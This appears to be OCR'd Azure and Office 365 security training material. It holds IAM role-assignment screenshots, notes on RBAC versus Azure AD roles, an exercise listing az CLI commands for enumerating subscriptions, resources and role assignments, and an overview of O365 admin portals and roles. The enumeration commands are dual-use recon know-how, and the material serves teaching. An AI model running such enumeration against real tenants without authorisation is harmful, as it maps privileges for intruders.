
Search by name or email

Type : **All** Role : **All** Scope : **All scopes** Group by : **Role**

10 items (3 Users, 4 Service Principals, 3 Unknown)

Name	Type	Role	Scope	Condition
Azure Event Hubs Data Owner				
Eventhub-Activitylog	App	Azure Event Hubs Data Owner	This resource	None
Contributor				
MyApp1	App	Contributor	This resource	None
Identity not found.	Unknown	Contributor	This resource	None
Key Vault Administrator				
Azure-Global-Admin azure-global-admi...	User	Key Vault Administrator	This resource	None
Owner				
Admin admin-1@atomic-...	User	Owner	This resource	None
Automation	App	Owner	This resource	None

Role Assignment on Subscription Level



ProdAutomationAccount | Access control (IAM)

Automation Account

Number of role assignments for this subscription

14 2000

12 items (5 Users, 4 Service Principals, 3 Unknown)

Name	Type	Role	Scope	Condition
Automation Contributor				
Developer developer@atomic-nuclear.site	User	Automation Contributor	This resource	None
Azure Event Hubs Data Owner				
Eventhub-Activitylogging	App	Azure Event Hubs Data Owner	Subscription (Inherited)	None
Contributor				
Devops devops@atomic-nuclear.site	User	Contributor	Resource group (Inherited)	None
MyApp1	App	Contributor	Subscription (Inherited)	None
Identity not found. Unable to find identity.	Unknown	Contributor	Subscription (Inherited)	None

Role Assignment on Resource Level

RBAC Role V/s Azure AD Role

- RBAC Role -
  - RBAC roles, allows administrator to define and restrict the fine-grained permissions on azure resources. So, Security principal can manage the resources on azure.
  - Azure roles control access to Azure resources such as virtual machines or storage using Azure Resource Management

- Azure AD Role -
  - AAD roles, allow administrator to define and restrict the fine-grained permissions on azure ad. So, Security principal can manage authentication and authorization on azure ad.
  - Azure AD roles control access to Azure AD resources such as users, groups, and applications using Graph API

EXERCISE - 5

Azure ARM Enumeration -

Get details about currently logged in session

```
az account show
```

Get a lists of role assigned to an identity [user, service principal, identity] in current subscription and inherited to all it's resource or group

```
az role assignment list --assignee ObjectID/Sign-InEmail/ServicePrincipal --all
```

Get the list of all available subscriptions

```
az account list --all
```

Get the details of a subscription

```
az account show -s Subscription-ID/Name
```

Get the list of available resource group in current subscription

```
az group list -s Subscription-ID/Name
```

Get the list of available resource group in a specified subscription

```
az group list -s Subscription-ID/Name
```

Get the list of available resources in a current subscription

```
az resource list
```

Get the list of available resources in a specified resource group

```
az resource list --resource-group ResourceGroupName
```

Lists of roles assigned in current subscription [Role Assignment]

```
az role assignment list
```

Lists of roles assigned in current subscription and inherited to all it's resource or group [Role Assignment]

```
az role assignment list -all
```

Lists of roles assigned in specified subscription [Role Assignment]

```
az role assignment list --subscription Subscription-ID/Name
```

Lists of roles with assigned permission [Role Definition - For Inbuilt and Custom Role]

```
az role definition list
```

Lists of custom role with assigned permissions

```
az role definition list --custom-role-only
```

Get the full information about a specified role

```
az role definition list  -n RoleName
```

3.5 Office 365 / Microsoft 365

Office 356 [O365]:

- Office 365 is a cloud-based suite of productivity apps.
- Office 365 is a line of subscription services offered by Microsoft.
    - Personal
    - Business
- Lists of enterprise app includes in office 365
    - Microsoft Exchange Online
    - Microsoft SharePoint Online
    - Office for the web: https://outlook.office365.com
    - Microsoft Skype for Business Online
    - Microsoft OneDrive
    - Microsoft Team : https://teams.microsoft.com/
    - Microsoft Intune : https://endpoint.microsoft.com/

Office 365 vs Microsoft 365 :

- Office 365 is a cloud-based suite of productivity apps, while Microsoft 365 is a package of services which includes Office 365, alongside other business tools

Office 365:

- Microsoft Exchange Online
- Microsoft SharePoint Online
- Office for the web
- Microsoft Skype for Business Online
- One Drive
- Microsoft Intune

Microsoft 365:

- O365
- Window 10 Enterprise License
- Cloud Based Security & Device Management

Office 365 Access :

User can access office 365 portal with different role assigned to them.

- Management Access [Administrator Role] -
  - Management portal is use to manage office 365 users, applications & configuration.

- User Access [User Role]-
  - User portal is use to access o365 applications.

Office 365 Management Access :

Web Portal :

O365 / M365 Admin Center : [Main Portal]

- https://admin.microsoft.com
- https://portal.microsoft.com

API :

Microsoft Graph API :

```
{HTTP method} https://graph.microsoft.com/{version}/{resource}?{query-parameters}
```

O365 API : [management, outlook and other applications]


```
{HTTP method} https://*.office.com/{version}/{resource}?{query-parameters}
```

Identity & Access Management

- O365 / M365 Admin Center is used to manage other 0365 administrator portal.
- Only O365 / M 365 Admin [Global Administrator] can access the "**Admin Center**" Portal & API.
- 0365 has multiple admin portal to manage different things.
- One can access 0365 admin portal depending upon admin role assigned to them.

Office 365 Admin Roles

- Office 365 roles are subset of Azure AD roles.
- Lists of Office 365 Administrator -
  - Global Administrator
  - Global Reader
  - Exchange Administrator
  - SharePoint Administrator
  - Dynamics 365 Administrator
  - Teams Administrator
  - User Administrator
  - Application Administrator
  - Helpdesk Administrator
  - Service support Administrator



Support remote workers with Teams

Learn how to manage Teams for remote work, with setup guidance, short videos, and tips.


- ✓ Teams is on for your organization
- Check setup status for new Teams users
- ✓ Guest access is on

Azure AD Connect

- Sync errors: Object errors found at 11:44 AM
- ✓ Sync status: last synced 29 minutes ago

Install the Office desktop apps

